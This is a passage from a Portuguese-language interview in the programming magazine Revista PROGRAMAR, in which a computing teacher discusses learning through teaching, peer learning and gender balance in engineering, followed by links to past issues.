**RP:** Pediamos-lhe que comentasse a seguinte frase "The best way to learn is to teach" (Openhimmer).

**NG:** Só se sabe verdadeiramente quando se ensina, e por isso é que as mães são tão sábias, porque o trabalho delas é ensinar e amar. Eu costumo dizer que o ciclo do conhecimento tem 4 etapas, desde logo o saber-conhecer, onde se aprendem as palavras dos nomes, as razões e os porquês, o saber-fazer onde se aprende a por nas mãos aquilo que se sabe para transformar as coisas, o saber-aprender, que acontece por exemplo quando aquilo que fazemos não nos parece ainda perfeito e vamos aprender a fazer melhor, ou por exemplo quando a curiosidade nos impele a tentar algo novo, e finalmente, o saber-ensinar, que tem que forçosamente juntar estes três outros saberes e permite que se aumente no outro o saber-conhecer, para a partir daí voltarmos a dar mais uma volta. Em muitas das minhas aulas de laboratório, estimo a aprendizagem por pares, em que os alunos ensinam e aprendem uns com os outros (e eu aprendo também). A ideia antiga de que o saber é propriedade do mestre e ele (ou ela) benévola e magnanimamente o transmite aos seus discípulos é hoje uma cena dos livros antigos de papel. As relações humanas tornaram-se complexas também na sala de aula e nós em informática sabemos bem isso.

“ **Só se sabe verdadeiramente quando se ensina, e por isso é que as mães são tão sábias, porque o trabalho delas é ensinar e amar. (...)** ”

**RP:** Não sendo politicamente incorrecto, o que acha sobre as tão levantadas questões sobre as paridades de género na tecnologia? Achas o género "relevante", para ser ou não ser exímio na tecnologia?

**NG:** A questão da igualdade de género na tecnologia e na ciência é sobretudo, do meu ponto de vista, um problema de oportunidade e talvez, de educação. Sinceramente não sei o suficiente para sequer fazer outra coisa senão reconhecer que o problema existe e é grave, em particular na área das engenharias. É um problema que se verifica à escala mundial, e o meu melhor pensamento a respeito disto é que nenhum pai e mãe nunca deixe de educar os seus filhos e filhas para, sendo felizes, serem curiosos e inventivos. Isto implica ensiná-los a gostar da Matemática

mas também do Português, da Física mas também da Psicologia, da Música mas também da Geometria. Desconfio que há problemas sistémicos associados ao ensino das ciências, mas se é este o caso, ninguém ainda os resolveu verdadeiramente. Talvez dentro de uns anos tenhamos que concluir que a preferência por uma ou outra área do saber é resultado de um qualquer viés cromossómico. Mas ainda, se assim for, não poderemos nunca deixar de nos esforçar por trazer mais mulheres para a engenharia, porque a sua visão do mundo e capacidade de trabalho já deram exemplos mais do que excelentes. Nas minhas primeiras aulas de programação, pergunto sempre quem é que os alunos acham que foi o primeiro programador, se um homem ou uma mulher. Depois conto-lhes a história de Ada Lovelace, que é uma história bonita e vos aconselho a conhecer. Como em tudo, é preciso procurar os equilíbrios, e trabalhar no sentido de os alcançar, porque é com esse trabalho que avançamos bem rumo ao futuro.

“ **O primeiro computador em que mexi (e foi mesmo só mexer, porque a disquete com o Sistema operativo CP/M só apareceu na semana seguinte) era português, o ENER 1000. Baseado no microprocessador Intel 8088, tinha uma consola com teclado e ecrã e um botão de reset tão saliente e sensível que às vezes alguém passava e desligava-o.** ”




# Veja também as edições anteriores da Revista PROGRAMAR

59ª Edição - Fevereiro 2018



58ª Edição - Novembro 2017



57ª Edição - Julho 2017




56ª Edição - Maio 2017



55ª Edição - Março 2017



54ª Edição - Janeiro 2017



e muito mais em ...

**DÚVIDAS?**

**IDEIAS?**

**AJUDAS?**

**PROJECTOS?**



<https://www.facebook.com/revistaprogramar/>



<https://www.twitter.com/rprogramar/>



<https://www.instagram.com/revistaprogramar/>



[https://www.youtube.com/channel/UCRyjf-2V8H0iMIHtf\\_gFYUw](https://www.youtube.com/channel/UCRyjf-2V8H0iMIHtf_gFYUw)

[www.revista-programar.info](http://www.revista-programar.info)